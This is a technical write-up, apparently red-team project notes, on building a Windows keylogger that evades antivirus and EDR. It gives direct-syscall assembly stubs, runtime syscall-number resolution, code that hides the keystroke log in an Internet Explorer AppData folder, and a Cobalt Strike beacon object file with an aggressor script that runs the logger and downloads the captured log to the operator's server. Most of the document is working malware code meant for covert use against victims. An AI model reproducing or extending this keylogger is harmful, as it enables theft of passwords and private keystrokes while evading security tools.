0. Basic Keyloggers
Basic keyloggers are commonly built using functions like GetAsyncKeyState or SetWindowsHookEx in the Windows API to capture keystrokes. These functions allow a program to intercept and record keyboard input by monitoring key presses and releases.
However, they are frequently monitored and easily detected by EDR/AV software because these security tools hook into the underlying native functions to identify suspicious activity. To evade detection, more advanced techniques, such as using direct system calls (syscalls), are used.
Direct/indirect syscalls bypass the hooked functions and interact directly with the operating system’s kernel, making it harder for security software to detect the keylogger. Before implementing more advanced evasion techniques, it is important to understand how the most basic keyloggers are constructed. To do this, you can consult a number of resources.
Writing a decent win32 keylogger (2023) HawkEye Malware Changes Keylogging Technique (2019) Windows Keylogger Part 1: Attack on user land (2017) (Good sum up of all basic techniques) Minimal Key Logger Using RAWINPUT (2012)
1. Analyse GetAsyncKeyState
First thing that we can see thanks to x64dbg is that GetAsyncKeyState is calling NtUserGetAsyncKeyState from ntdll.dll. We can reverse it thanks to Ghidra to find:

SHORT GetAsyncKeyState(int vKey)

{
  ushort uVar1;
  longlong lVar2;
  uint uVar3;

                    /* 0x282a0  1796  GetAsyncKeyState */
  uVar1 = 0;
  if ((Win32ThreadInfo != (void *)0x0) || (lVar2 = NtUserGetThreadState(0xe), lVar2 != 0)) {

    if ((vKey - 1U < 2) && (*(int *)(DAT_1800ba210 + 0x7c4) != 0)) {
      vKey = vKey ^ 3;
    }

    if ((((uint)vKey < 0x20) && (Win32ClientInfo[15]._4_4_ == *(int *)(DAT_1800ba210 + 0x1b4c))) & &
       (uVar3 = vKey & 0xff,
       (*(byte *)((longlong)Win32ClientInfo + (ulonglong)(uVar3 >> 3) + 0x88) &
       (byte)(1 << ((byte)uVar3 & 7))) == 0)) {
      uVar1 = -(ushort)(((byte)(1 << ((byte)vKey & 3) * '\x02') &
                        *(byte *)((longlong)Win32ClientInfo + (ulonglong)(uVar3 >> 2) + 0x80)) !=  0)
              & 0x8000;
    }

    else {
      uVar1 = NtUserGetAsyncKeyState(vKey);
    }
  }
  return uVar1;
}
If we really want to see how NtUserGetAsyncKeyState is built, we could follow this link from ReactOS which is a open source rtateimplementation of Windows. Therefore, we can make the assumption that the implem from this OS is approximatively the same than the implem of Windows. Therefore, if we look of how GetAsyncKeyState is implemented, we can find something easier.
SHORT
WINAPI
DECLSPEC_HOTPATCH
GetAsyncKeyState(int vKey)
{
    if (vKey < 0 || vKey > 256)
        return 0;
    return (SHORT)NtUserGetAsyncKeyState((DWORD)vKey);
}
The same for GetKeyState
SHORT
WINAPI
DECLSPEC_HOTPATCH
GetKeyState(int nVirtKey)
{
    return (SHORT)NtUserGetKeyState((DWORD)nVirtKey);
}
So, according to the direct syscalls theory, the idea is to have our own version of the 2 native functions. In this way, we can avoid the hook represented by the jump instruction. Thus, we have to do is write our own version of the native function in assembly to prepare the system call as it would be if we didn’t have a hook. For instance, we would write in assembly the function myNtUserGetKeyState. This function will therefore be called every time we use GetKeyState in a traditional keylogger.
myNtUserGetKeyState:
mov r10, rcx
mov eax, 1002
syscall
ret
Below we can see the syscalls number for our particular OS version. Unfortunately, the syscall numbers are not the same for all versions, so it is necessary to dynamically find the syscall number on the victim’s PC. To do this, we’ll have to parse the native library.
NtUserGetKeyState

NtUserGetAsyncKeyState

NOTE: These 2 functions come from win32u.dll and not ntdll.dll as all other PoC higlight in their examples.
2. Retrieve syscall number dynamically
Recovering the syscalls numbers is fairly straightforward. The idea is that you want to retrieve the address of the desired native function. To do this, we use the 2 well-known functions GetModuleHanlde and GetProcAddress. Once we have the address of the native function, we can add 4 bytes to this address to retrieve the syscall number.
Why +4? If we look to the screen from x64dbg, adding 4 bytes to ...4E0 will bring us to ...4E4 that contains the bytes 2010. Because of the little endian notation this gives us the syscall number 1020.
HANDLE hWin32 = GetModuleHandleA("win32u.dll");
UINT_PTR pNtUserGetKeyState = (UINT_PTR)GetProcAddress(hWin32, "NtUserGetKeyState");
DWORD wNtUserGetKeyState = *(DWORD*)(pNtUserGetKeyState + 4);
Now, we can put in our assembly code this variable as an extern one and as a global variable in our C code. Which would give something like:
extern SHORT myNtUserGetKeyState(
	IN		INT		vKey,
);
.global myNtUserGetKeyState
.extern wNtUserGetKeyState

myNtUserGetKeyState:
mov r10, rcx
mov eax, wNtUserGetKeyState
syscall
ret
However, working with global variables can lead to undefined behaviour. Therefore, we can put this syscall number on the stack.
3. Move syscall on the stack
Actually, putting the syscall in a global variable and import it as an extern value in the assembly code is not really a good practice and can lead to errors. Therefore, we can use the stack in order to pass the syscall as a parameter. We therefore need to undestand the x64 calling convention defined by Microsoft.
If we look at the stack. The first 32 bytes are reserved for RCX, RDX, R8, R9. These 4 registers will be used to store arguments of our function. We need more arguments, we need to add these on the stack at the address stack pointer (rsp) + 0x28 (hex). We don’t need it for the moment because we’ll give only 2 arguments to NtUserGetAsyncKeyState and NtUserGetKeyState. However, it will be interesting for other applications like keyboard, screenshotting, etc.
1 RCX 0X0
2 RDX 0X8
3 R8 0X10
4 R9 0X18
5 stack (rsp) + 0x28
In sum, here is what we have to modify to put the syscall number on the stack is the following.
extern SHORT myNtUserGetKeyState(
	IN		INT		vKey,
	DWORD			sysNum
);
...
DWORD wNtUserGetKeyState = *(DWORD*)(pNtUserGetKeyState + 4);
myNtUserGetKeyState(1, wNtUserGetKeyState);
...
.global myNtUserGetKeyState

myNtUserGetKeyState:
mov r10, rcx
mov eax, edx
syscall
ret
4. Load the user32 library
The direct/indirect syscalls will not work if the user32.dll is not loaded into memory. It’s not a question of stack because it’ll be the same if we load the library or not. Some pictures below show the different cases. On the last 2 images, we can see that the stack is the same with or without the load of user32 library. Then, we need to make assumption of why it’s not working.
GetAsyncKeyState classic call without any direct/indirect syscall. Stack before syscall of NtUserGetAsyncKeyState.

Stack before indirect syscall

Stack before indirect syscall BUT!! user32 library is loaded into memory, then it works???

Assumption: When loading user32.dll some initialisation may have occurred. Indeed, this library may initialise certain resources, functions or data structures that are required by win32u.dll. This includes some mappings and internal states that win32u.dll relies on.
To sum up, it’s necessary to add this line at the beginning of the function
HMODULE hModule = LoadLibrary("user32.dll");
And if we put our assembly code in inline-assembly into syscalls.c, we’ll have something like.
__asm__("\n\
.global myNtUserGetKeyState \n\
.global myNtUserGetAsyncKeyState \n\
");

__asm__("myNtUserGetKeyState: \n\
mov r10, rcx \n\
mov eax, edx \n\
syscall \n\
ret \n\
");
gcc .\main.c .\syscalls.c -o direct.exe -masm=intel
5. Transiting to BOF
When writing BOF, we won’t include the syscall.h but the syscall.c instead. Plus, we’re going to compile in a slighty different way (here we’re compiling on Linux).
x86_64-w64-mingw32-gcc -c keylogger.c -o keylogger.o -masm=intel
It’s also necessary to adapt the code in order to have a final version
(Old note Something that we can highlight and is really interesting is the fact that the BOF never fails. When this BOF is just in C file, if we try to compile it, the 1st execution will fail and all other will succeed. This doesn’t happen when with a BOF. It’s complex to explain why exactly it happens but we can make the assumption that the beacon loads different things into memory that are maybe used in a way or another by the win32u.dll.)
–> After investigation, it’s because we have to manually load win32u.dll to initialize some sort of structure
6. Hide the file
Different techniques are used in order to hide files. We’ll search to have something not visible by the user. In Windows, we can use attrib.exe to hide the file with powershell but there is a risk to trigger an alert. We’ll use also unexpected locations like the bin or System32 for instance.
–> Always the same techniques are reused, easily detected. We have to find new techniques.
Here are a few ideas for future work that have not yet been implemented
💡The idea would be to use steganography in order to hide a file in a picture. Maybe default pictures on any windows machine or in thumbnails image? In any case there are default images for wallpaper in C:\Windows\Web\Wallpaper\Theme1
💡Another idea “jumping file”. A file that moves around. Jumping from one position to another but clear IoC…
💡Or create a fake usb key? To mimic the insertion of a USB stick
The idea implemented in this project is the following
Better in C:\Users\%USER%\AppData\Local\Microsoft\Internet Explorer\brnlog.log
Therefore, we have to adapt our BOF code
#include <shlobj.h>
#include <lmcons.h>

FILE *file;
char filePath[MAX_PATH];
char userName[UNLEN + 1];
DWORD userNameLen = UNLEN + 1;
char fullFilePath[MAX_PATH];

// Récupérer le nom de l'utilisateur actuel
if (!ADVAPI32$GetUserNameA(userName, &userNameLen)) {
	BeaconPrintf(CALLBACK_ERROR, "Error getting username");
	return 1;
}

// Récupérer le chemin vers le dossier AppData local
if (SHELL32$SHGetFolderPathA(NULL, CSIDL_LOCAL_APPDATA, NULL, 0, filePath) != S_OK) {
	BeaconPrintf(CALLBACK_ERROR, "Error getting AppData path");
	return 1;
}

// Build the complete file path
MSVCRT$sprintf(fullFilePath, "%s\\Microsoft\\Internet Explorer\\brnlog.log", filePath);


HANDLE hFile = KERNEL32$CreateFileA(
	fullFilePath,                // File name
	GENERIC_WRITE,           // Desired access
	0,                       // Share mode
	NULL,                    // Security attributes
	CREATE_ALWAYS,           // Creation disposition
	FILE_ATTRIBUTE_NORMAL,   // Flags and attributes
	NULL                     // Template file handle
);
And the aggressor script in order to download the file on the server
sub keylogIndirect {
    local('$bid $handle $data $args $download $lpath $name');

    $bid = $1;
    $param = $2;

    println("Params are");
    println($param["time"]);

    $time = int($param["time"]);

    $handle = openf(script_resource("Keylogging/IndirectSyscalls/keylogger.o"));
    $data   = readb($handle, -1);
	closef($handle);

    $args   = bof_pack($1, "i", $time);
    println("Arg is");
    println($time);

    btask($1, "Running indirect syscall keylogger");

    beacon_inline_execute($bid, $data, "go", $args);

    println("Username is");
    $user = binfo($bid, "user");
    println($user);

    btask($1, "Downloading file");
    bdownload($1, "c:\\Users\\ $+ $user\\AppData\\Local\\Microsoft\\Internet Explorer\\brnlog.log");
}
7. Future idea: working with gafAsyncKeyState
This idea remains very complex to put in place and is presented here with the aim of a possible future very advanced implementation. REF2
More references DirectSyscall buggy implem
8. Towards “Expert keylogger”
There are still 3 problems with this solution:
- The syscall instruction is called directly from our executable
- The use of GetModuleHandle and GetProcAddress are still IoCs that can be detected very quickly
- The use of LoadLibrary is also an IoC that could be detected by AV/EDR
Therefore, in the following part, we implement 3 solutions:
- Using indirect syscalls
- Using hell’s gate
- Using proxying DLL loads